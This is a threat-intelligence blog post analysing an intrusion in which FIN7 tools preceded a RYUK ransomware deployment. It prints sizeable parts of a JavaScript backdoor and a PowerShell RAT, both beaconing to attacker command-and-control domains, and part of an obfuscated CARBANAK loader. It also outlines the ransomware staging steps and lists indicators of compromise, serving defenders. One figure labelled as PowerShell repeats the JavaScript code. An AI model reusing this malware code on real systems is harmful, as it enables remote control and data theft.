Collaboration between FIN7 and the RYUK group, a Truesec Investigation

blog.truesec.com/2020/12/22/collaboration-between-fin7-and-the-ryuk-group-a-truesec-investigation

Mattias Wåhlén

This is an analysis of part of the network of Russian organized crime hacking groups.

EXECUTIVE SUMMARY

This summer Truesec observed an attacker that used the tools and techniques of FIN7, including the CARBANAK RAT, to take over the network of an enterprise. In a subsequent attack almost six weeks later this foothold was used to deploy the RYUK ransomware on the victim network.

This attack marks the first instance Truesec has observed of the combination of FIN7 tools and the RYUK ransomware, indicating a change in pattern for FIN7 attacks. Up until now FIN7 has not been associated with ransomware attacks. This also suggests a closer collaboration between FIN7 and the RYUK group, also known as WIZARD SPIDER or FIN6, than has been previously known by Truesec.

It is possible FIN7 simply sold the access to the RYUK group, but it is probable that FIN7 and WIZARD SPIDER are more closely affiliated and may be part of the same organized crime network.

INTRODUCTION

Threat actors are constantly evolving and changing their methods. FIN7 is a financially motivated threat group that in the past has targeted the retail, restaurant, and hospitality sectors since mid-2015. They are known to use the CARBANAK RAT for mail-hijacking and point-of-sale attacks.

This summer Truesec observed an attacker that used the tools and techniques of FIN7, including the CARBANAK RAT, to take over the network of an enterprise. Later this foothold was used to deploy the RYUK ransomware on the victim network.


This attack marks the first instance Truesec has observed of the combination of FIN7 tools and the RYUK ransomware, indicating a change in pattern for FIN7 attacks. Up until now FIN7 has not been associated with ransomware attacks.

Given that ransomware is now the preferred technique for financially motivated attacks, it is not surprising that FIN7 also switch to ransomware. The attack also indicates that FIN7 now collaborates with the RYUK group, also known as WIZARD SPIDER or FIN6, in financially motivated attacks.

TECHNICAL DETAILS

Stage 1 – The Phishing

The first part of the attack was a phishing email claiming to be from UPS.


From: iby <iby@advanced-science.ru>
Date: [redacted]
Subject: Infonotice about the Premiss
To: [redacted]

Dear Customer,

I would like to remind you about the order in our firm. The order was successfully paid and sent on July 15.
street address was bad. I have received announcement about this issue from the UPS. You can read it below.
The address confirmation needs to be done in the next 2 days before it expires. Otherwise, I will have right to claim charge for each day of keeping it in amount of $3.50 per day.
Have a nice day
Ryan Davis
Shipping and receiving manager

---------- Forwarded e-mail ---------
UPS Delivery Notice
From: assistance@ups.com
Date: 07/25/2020 at 07:34 am
Subject: UPS parcel notice

Dear Customer,
The parcel cannot be delivered by the runner due to wrong postal code in the addressee's post address.

This email address was indicated by the transmitter in the additional information string.

Tracking #
C447373599
Status:
Unsuccessful
Type:
Parcel
Weight:
9.00 lbs
Due Date:
07/31/2020

The package was sent to the storage. To receive it you should come to the local UPS office with the digital copy of the waybill, that you can see by clicking the button below.

Check Invoice

*:In case if the premise is not scheduled for redelivery - it will be sent back to the sender. The due date is noted above.

The additional data about Terms and Conditions, additional commissions and tracking parcels are written at the ups.com.

Kind Regards,

United Parcel Service of America

(C) 2020, United Parcel Service of America, Inc. UPS, the UPS brandmark, and the color brown are trademarks of United Parcel Service of America, Inc. All rights reserved.
Please, do not reply directly to this letter, as it is a service announcement. This massage was generated automatically.

id-07/23/20-787t

This email, along with any attachments, may contain private, confidential, proprietary copyrighted, and/or legally privileged material. If you have received it in error, please contact the sender immediately by reply email and permanently delete this email and any attachments. The contents of this email should not be copied, distributed, or disclosed to any other person. Thank you for your cooperation.

Figure 1 – phishing mail

The link in the email redirected the victim to a sharepoint URL that downloads a ZIP file, “Data .zip”, which included a VBS script in the archive, which in turn dropped another script that launched a JavaScript backdoor on the

victim machine. Using a VBS script to drop JavaScript is a known method used by FIN7 and similar groups.

Stage 2 – The take over

JavaScript backdoor

This appears to be the same as the JavaScript backdoor in an article by Morphisec from November 2018. As described in the article this was used by FIN7 to deploy the CARBANAK RAT.

The backdoor connected to domain sephardimension[.]com. Some of the functions of the JavaScript backdoor are illustrated below.

```
function crypt_controller(i,e){
    var n="";
    if(i==="decrypt"){
        e=unescape(e);
        var o=e.split("&_&");
        e=o[0];
        n=o[1].split("")
    }
    else
    {
        n=(Math.floor(Math.random()*9000)+1000).toString().split("");
        e=unescape(encodeURIComponent(e))
    };
    var a=new Array(e.length);
    for(var r=0;r<e.length;r++)
    {
        var c=e.charCodeAt(r)^n[r%n.length].charCodeAt(0);
        a[r]=String.fromCharCode(c)
    };
    var t=a.join("");
    if(i==="encrypt"){
        t=t+"&_&"+n.join("");t=escape(t)
    };
    return t
};
```

Figure 2 – Part of JavaScript backdoor

```
function get_path(){
    var e=["images","pictures","img","info","new"],t=["sync","show","hide","add","new","renew","delete"],r=e[Math.floor(Math.random()*e.length)]
    +"/"+t[Math.floor(Math.random()*t.length)];
    return"https://sephardimension.com/"+r
};
```

Figure 3 – Part of JavaScript backdoor

```
function send_data(r,t,i){
    try{
        var e=new ActiveXObject("MSXML2.ServerXMLHTTP");
        if(r==="request"){
            e.open("POST",get_path()+"?type=name",!1);
            t="akfipdi="+crypt_controller("encrypt","group=persistence&rt=2&secret=hf63FGEjrg28f2&time=180000&uid="+uniq_id+"&id="+id()+"&"+t)
        }
        else
        {
            e.open("POST",get_path()+"?type=content&id="+uniq_id,!1);
            if(i){
                t=crypt_controller("encrypt",t)
            }
        };
        e.setRequestHeader("User-Agent","Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:69.0) Gecko/20100101 Firefox/50.0");
        e.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        e.setOption(2,13056);
        e.send(t);
        return e.responseText
    }
    catch(n){
        return"no"
    }
};
```

Figure 4 – Part of JavaScript backdoor

These functions are clearly later versions of the code illustrated in the article by Morphisec.

From the JavaScript backdoor on the compromised client, the threat actor began performing typical escalation attempts in the Active Directory.

PowerShell RAT

Once the attacker had ensured they had admin privileges, they launched RunPsExec against several clients and servers to install a second malicious code, a PowerShell RAT, previously unknown to Truesec. The PowerShell RAT connected to another malicious domain: hxxps://besaintegration[.]com/gate.

The PowerShell RAT includes functions to retrieve basic system information and provides capabilities to start and manage arbitrary commands as background jobs.

The different functions are illustrated below.

```
#region helper functions
function Out-Debug([String]$theMsg) {
    try {
        if ($WithDebug) {
            if ([String]::IsNullOrEmpty($LogFile)) { "[DEBUG] " + $theMsg | Out-Default }
            else { "[DEBUG] " + $theMsg | Add-Content $LogFile }
        }
    } catch {}
}
function Get-BiosSerial() {
    $sn = "BIOS UNKNOWN"
    $_sn = ""
    try {
        $mSearcher = Get-WmiObject -Query "SELECT SerialNumber FROM Win32_BIOS"
        foreach ($o in $mSearcher) {
            if ($o.Properties.Name -eq "SerialNumber") {
                $_sn = $o.Properties.Value
            }
        }
    }
    catch {}
    if ([String]::IsNullOrEmpty($_sn) -eq $false) { $sn = $_sn }
    return "$sn";
}
function Convert-ToBase64([string] $theSource) {
    return [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($theSource))
}
function Convert-FromBase64([string] $theSource) {
    return [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($theSource))
}

function Check-SecondCopy([string] $uniqueId) {
    $secondCopy = $false
    try {
        $null = [Threading.Semaphore]::OpenExisting($uniqueId)
        $secondCopy = $true
    } catch {
        $script:Semaphore = New-Object Threading.Semaphore(0, 1, $uniqueId)
    }
    return $secondCopy
}
#endregion
```

Figure 5 – Part of PowerShell RAT

```powershell
#region Console Exchange
Function Send-ToConsole([String] $theAnswer) {
    if ([String]::IsNullOrEmpty($theAnswer)) { return }

    $_rc = ""
    try {
        $_wc = New-Object System.Net.WebClient
        $_wc.QueryString.Add("id", $script:myID)
        $_wc.Headers.Add("Content-type", "text/html")
        $_wc.Headers.Add("Accept", "text/html")
        $_rc = $_wc.UploadString($urlConsole, $theAnswer)

        Out-Debug "Recieved from console:`n'$($_rc)'"
        return ($_rc, "")
    }
    catch {
        $_err = $_.ToString()
        Out-Debug "Console exchange error:`n$($_err)`nHTTP Error: $($_rc)"
        return ("", $_err)
    }
}
#endregion
```

Figure 6 – Part of PowerShell RAT

```javascript
function send_data(r,t,i){
    try{
        var e=new ActiveXObject("MSXML2.ServerXMLHTTP");
        if(r==="request"){
            e.open("POST",get_path()+"?type=name",!1);
            t="akfipdi="+crypt_controller("encrypt","group=persistence&rt=2&secret=hf63FGEjrg28f2&time=180000&uid="+uniq_id+"&id="+id()+"&"+t)
        }
        else
        {
            e.open("POST",get_path()+"?type=content&id="+uniq_id,!1);
            if(i){
                t=crypt_controller("encrypt",t)
            }
        };
        e.setRequestHeader("User-Agent","Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:69.0) Gecko/20100101 Firefox/50.0");
        e.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        e.setOption(2,13056);
        e.send(t);
        return e.responseText
    }
    catch(n){
        return"no"
    }
};
```

Figure 7 – Part of PowerShell RAT

```powershell
#region Task Control
function Run-Command([String] $theConsoleCmd) {
    # unpack console command
    $_cc = $theConsoleCmd.Split("`n")
    for ($i = 0; $i -lt $_cc.Length; $i++ ) {
        $_cc[$i] = Convert-FromBase64($_cc[$i])
    }

    # execute console command
    $_dbg = "Command: " + $_cc[0] + " for: " + $_cc[1]
    Out-Debug $_dbg
    switch ($_cc[0]) {
        "STOP"  {
            Get-Job | % { Remove-Job -Job $_ -Force -ErrorAction SilentlyContinue }
            $_l1 = Convert-ToBase64("STOPACK")
            if ($_cc.Length -ge 2) { $_l2 = Convert-ToBase64($_cc[1]) }
            else { $_l2 = Convert-ToBase64("Nothing") }
            $_msg = $_l1, $_l2 -join "`n"
            ($_result, $_error) = Send-ToConsole $_msg
            exit
        }
        "KILL"  {
            if ($_cc.Length -lt 2) { return $false }
            Remove-Job -Name $_cc[1] -Force -ErrorAction SilentlyContinue
            $_l1 = Convert-ToBase64("KILLACK")
            $_l2 = Convert-ToBase64($_cc[1])
            $_msg = $_l1, $_l2 -join "`n"
            ($_result, $_error) = Send-ToConsole $_msg
    break
        }
        "RUN"   {
            Out-Debug "New task Name: '$($_cc[1])'"
            Out-Debug "Running task(s):"
            Get-Job | % { Out-Debug "- $($_.Name)"}

            if ($_cc.Length -lt 3) { return $false }
            $_exists = Get-Job -Name $_cc[1] -ErrorAction SilentlyContinue
            if ($null -eq $_exists) {
                try {
                    $_code = "'STARTED'`n" + $_cc[2]
                    $_sc = [scriptblock]::Create($_code)

                    Out-Debug "Start task with Name: $($_cc[1])"

                    $null = Start-Job -Name $_cc[1] -ScriptBlock $_sc
                } catch {
                    $_l1 = Convert-ToBase64("FAILED")
                    $_l2 = Convert-ToBase64($_cc[1])
                    $_l3 = Convert-ToBase64("=====Start-Job Critical Error=====`rException: " + $_.exception.message)
                    $_msg = $_l1, $_l2, $_l3 -join "`n"
                    ($_result, $_error) = Send-ToConsole $_msg
                }
            }
        }
    }

}
```

Figure 8 – Part of PowerShell RAT

```powershell
function Get-TaskOutput($theJob) {
    $_out = $_wrn = $_err = ""
    try {
        $error.clear()
        $_out = (Receive-Job -Job $theJob -ErrorAction SilentlyContinue -WarningAction SilentlyContinue | Out-String)
        $_wrn = $theJob.ChildJobs[0].Error
        $theJob.ChildJobs[0].Error.Clear()

        while ($_out -match "(?m)------FILE:.+\n>>>(.+)<<<\n------FILEEND:.+\n") {
            $attFile = $Matches[1]
            if (Test-Path $attFile) {
                try {
                    $attBody = [io.file]::ReadAllBytes($attFile)
                } catch {
                    $attBody = [text.Encoding]::UTF8.GetBytes("Error: can not read attachment file '$attFile'`n" + $_.ToString())
                }
                Remove-Item $attFile -Force -ea SilentlyContinue
            } else {
                $attBody = [text.Encoding]::UTF8.GetBytes("Error: file does not exists '$attFile'")
            }
            $_out = $_out.Replace(">>>$($attFile)<<<", [convert]::ToBase64String($attBody))
        }
    }
    catch {
        $_err = $error[0]
        $error.Clear()
    }

    if ($false -eq [String]::IsNullOrEmpty($_wrn)) {
        $_out += "`n=====Warnings:=====`n" + $_wrn
    }
    if ($false -eq [String]::IsNullOrEmpty($_err)) {
        $_out += "`n======Errors:======`n" + $_err
    }

    return $_out
}

function Check-Tasks {
    Get-Job | % {
        $_job = $_
        if ("Completed", "Failed", "Stopped" -contains $_job.State) {
            $_dbg = "Status: " + $_job.State + " for: " + $_job.Name
            Out-Debug $_dbg
            $_taskOut = Get-TaskOutput $_job

            $_l1 = Convert-ToBase64($_job.State.ToString().ToUpper())
            $_l2 = Convert-ToBase64($_job.Name)
            $_l3 = Convert-ToBase64($_taskOut)
            $_msg = $_l1, $_l2, $_l3 -join "`n"

            ($_result, $_error) = Send-ToConsole $_msg
            Remove-Job -Name $_job.Name -Force -ErrorAction SilentlyContinue
        } else {
            $_taskOut = Get-TaskOutput $_job
            if ([String]::IsNullOrEmpty($_taskOut)) { return }

            $_dbg = "PARTIAL: " + $_job.State + " for: " + $_job.Name
            Out-Debug $_dbg
            $_l1 = Convert-ToBase64("PARTIAL")
            $_l2 = Convert-ToBase64($_job.Name)
            $_l3 = Convert-ToBase64($_taskOut)
            $_msg = $_l1, $_l2, $_l3 -join "`n"

            ($_result, $_error) = Send-ToConsole $_msg
        }
    }
}
#endregion
```

Figure 9 – Part of PowerShell RAT

```
# -- parameters parsing
$script:myVer = "0.019"
$LogFile = ''
$NoSweep = $false

$WithDebug = 'false'
if ($WithDebug -like '*%DEBUG%*') { $WithDebug = $false }
else { $WithDebug = [convert]::ToBoolean($WithDebug) }

$urlConsole = "https://besaintegration.com/gate"
if ($urlConsole -like '*%URL%*') {
    Out-Debug "Module is uninitialized: urlConsole is '$urlConsole'"
    exit
}

$RunPortable = 'false'
if ($RunPortable -like '*%PORTABLE%*') { $RunPortable = $false }
else { $RunPortable = [convert]::ToBoolean($RunPortable) }

$Interval = '60'
if ($Interval -like '*%INTERVAL%*') { $Interval = 60 }
else { $Interval = [convert]::ToInt32($Interval) }

$GroupID = '[redacted]'
if ($GroupID -like '*%GROUP%*') { $GroupID = '' }

$script:WarningPreference = "SilentlyContinue"
$script:VerbosePreference = "SilentlyContinue"
[Threading.Semaphore] $script:Semaphore = $null
$_debCnt = 0

# -- initialization
Init-Myself
if (-not $NoSweep) { Remove-Myself }

# -- Start
while ($true) {
    $_nextStart = (Get-Date).AddSeconds($Interval)

    # query console for job
    $_tl =  ""
    Get-Job | % { $_tl += $_.Name + "|" }
    $_tl = $_tl.TrimEnd("|")

    $_debCnt += 1
    if ($_debCnt % 100 -eq 1) {
        $_dbg = "QUERY Console (Loop#$_debCnt). TaskList: " + $_tl
        Out-Debug $_dbg
    }

    $_query = (Convert-ToBase64 "QUERY") + "`n" + (Convert-ToBase64 $_tl)
    ($_task, $_err) = Send-ToConsole $_query
    if (([String]::IsNullOrEmpty($_err) -eq $true) -and ([String]::IsNullOrEmpty($_task) -eq $false)) {
        Run-Command $_task
    }

    Out-Debug "Next loop at $($_nextStart.ToString())"
    while ((Get-Date) -le $_nextStart) {
        Start-Sleep -sec 1
        Check-Tasks
    }
}
```

Figure 10 – Part of PowerShell RAT

CARBANAK RAT

The last action the attacker performed at this stage
was to also install the CARBANAK RAT as an additional backdoor onto domain controllers of the victim network. The attacker downloaded an obfuscated script that when executed, loads a DLL file in memory and executes it through reflection methods.

```
Set-StrictMode -Version 2
function IShp
{
$MoQN=QHwOr r o d n N v
$MoQN
}
function JVjWC
{
$bR6=GyDgmX '3' u 2
$eYstE=wTIW j A F G h P '2' Q b w s e
$iB2X=aDea S A M f Y P
$gc0f=SSvg I '1' W
$vTK=ovuhZ M L t l C 8 + y / d N x F O 5
$HNnjYP=ppiV B O h V T H Y
$EBi=GlWoMm a 0 / k r t + V a D U T d
$IbHhM=cWREk J Q + o B
$gc0f+$vTK+$eYstE+$bR6+$IbHhM+$EBi+$HNnjYP+$iB2X
}
function lfrP
{
$XhH=WAFFi K 8 Y S 9 q N x k / I U J z Z s
$XhH
}
function odPFC
{
$mCs2=GyDgmX z 0 K
$umK=FstO N 5 W U Q 1 I u 4 u t U n 6 S n
$GEAP=BiEiTu G w Z g O X 0 Q 7 r J H n P Y A
$JXdf=jQyFlu g i e 6 '2'
$MaMG=BHvgg P x H
$Skn4iY=HbGTF L i V k
$kob=Nahq f S
$DD5=bBTaMJ b a s I c 3 v q 4 U v J g
$pUy=FQdyND o j c l L c '1' f Z I F
$DD5+$GEAP+$Skn4iY+$kob+$pUy+$umK+$mCs2+$JXdf+$MaMG
}
function DCFum
{
LtQvjz (TkqSy) (icCF) (KHdzky) (cVPyd) (wFlMdB) (cxyWp) (tZvyxB) (gPbpK) (KWxgt) (JqRh)
}
function sNBQ
{
OHwOr (FTrivB) (ilfHie) (xBVIs) (pYXpes) (VIWbir) (CDCfVW)
```

Figure 11 – Decompressed script

It then connects to Command-and-Control server 170.130.55[.]85:443 in order to download the malware configuration file *anunak_config* which is a known component of the CARBANAK RAT. Once the CARBANAK RAT was installed, it would beacon to the same C2 server.

Once the actor had deployed the PowerShell RAT and CARBANAK RAT, no further action was taken on the compromised network for several weeks.

Stage 3 – The Reconnaissance

Cobalt Strike

The third stage of the attack began several weeks after the initial compromise and lasted about a week. The attacker deployed Cobalt Strike on the network and began reconnaissance and data discovery on the network. This part of the attack was conducted

from a completely different infrastructure than the first two stages.

Data theft

During this stage, the attacker also exfiltrated data from the victim network. The exfiltration was done using the SmartFTP Client that connected to an IP address controlled by the attacker.

The names of some of the files that were exfiltrated were found in the file "Unlocker-List.txt". This file is part of the IObit Unlocker software, installed by the attacker, likely to facilitate the ransomware execution or file copy operations by unlocking locked files.

Stage 4 – The Ransomware

RYUK Ransomware

A week after the attacker had begun reconnaissance of the network and exfiltrated the data they wanted; they deployed the RYUK ransomware. The Ransomware was deployed using both manual and scripted methods.

The high-level description of the staging procedure is summarized below:

1. Identify server hostnames and IP addresses in the domain
2. Prepare batch file to disable protections and security software (kill.bat)
3. Prepare RYUK ransomware (svchost.exe)
4. Copy kill.bat
5. Disable User Account Control
6. Run kill.bat
7. Copy RYUK ransomware (svchost.exe)
8. Run RYUK ransomware (svchost.exe)

Steps 4-8 were performed on all identified servers in the victim network, using both IP address and hostname. Remote code execution was achieved with two methods: remote WMI command execution and using Microsoft Sysinternals' utility PsExec.

CONCLUSIONS

The first two stages of the attack, when the attacker took over the network, clearly bears the mark of the criminal threat actor known as FIN7. Both the JavaScript backdoor and the way it was installed, and CARBANAK RAT are tools that have been attributed to FIN7. No attempt to identify resources in the network was made at this time, once the attacker had control of the network.

The subsequent stages, in which data was stolen and a ransomware was deployed, occurred almost six weeks after the initial compromise. This part of the attack was done using tools and techniques that are indicative of the

RYUK ransomware group, also known as WIZARD SPIDER or FIN6.
This was also conducted from an entirely different infrastructure than the initial stages attributed to FIN7.

The progress of the attack clearly indicates that different stages of the attack were conducted by different teams. It's possible that the FIN7 group are now more focused on just gaining access and then let a team from the RYUK group take over and deploy ransomware.

This suggests a closer collaboration between FIN7 and the RYUK group than has been previously known by Truesec. It is possible FIN7 simply sold the access to the RYUK group, but it is probable that the two groups have even stronger ties.
The RYUK group are known to contract affiliates to gain foothold for their ransomware attacks.

It consequently seems possible that FIN7 and WIZARD SPIDER are now both part of the same sprawling organized crime network.

Appendix – IOC

domains

dmnadmin[.]com
sendbits.m2stor4ge[.]xyz
myrric-uses.singlejets[.]com
besaintegration[.]com
sephardimension[.]com

IP addresses

45.11.180.14
45.11.180.76
45.11.180.83
45.91.93.89
46.166.161.104
46.166.161.159
170.130.55.85
185.163.45.185
185.212.44.231
185.212.47.100
193.178.169.203
194.76.225.76
194.76.225.77
194.76.225.78
194.76.225.79
194.76.226.202
195.2.93.17

MD5 hashes

10AA7B8AB8D0D1C650FFFE01AFB90CEE
19ADFCD1E2B02D655531CE53B39CDD79
166686D538EC9A0E0550347149AAC4CC
BDED054D3176EEFEEDB4470DF9EE4716
D1092764732C9A9B88AAAD727D1D4F94
9836248A42FF7FA89AE8D6D849D361F7
BA86E99056C33A4B64B08DADE708B041
0C392BC26565BDD41B7A663EFD60BF0C
1643B85E7F459C6FFE1E5AB9EBB53F93
C1BE2260C7673096D8F083AE69DFF5D0

SHA256 hashes

FCAAF4B85C42BEC0426CE7A827F437C3CF0E2C502A393DD8C3C327F035FE1A2C
1BBE96A888C6E3A52CDB0676F38A8A379A72E6F4ADE58F101A0559C7AD6F99C7
53430ABD76A5CFCFADA4962CD8925B2E32620C44A8863B445BA145F42DBFEA64
B49CA670CD9CEF54A5F372375BD6CA1BE7B68FD68535D6498374970CD69AAAE2
D9A6DD7216FAAFC65D419D09B6B7B5DDF24991A1F65F23113DDE40D4936EEA55
992785A27987A99B2B1EE0475457A0E548F5DD704429C3528C335C315FF089F5
363775EC196DC5F5C435068B4237C42C2038BD15EF40FD453FA1F49C827BDAF2
8141F47A1EE8453AC01DAACB16CAB2D18B37A9045EDC5F20C9019D4327576704
A428716A6891C67CD70DD17769158060298B431F06A483A1E34D58D71F2B34DB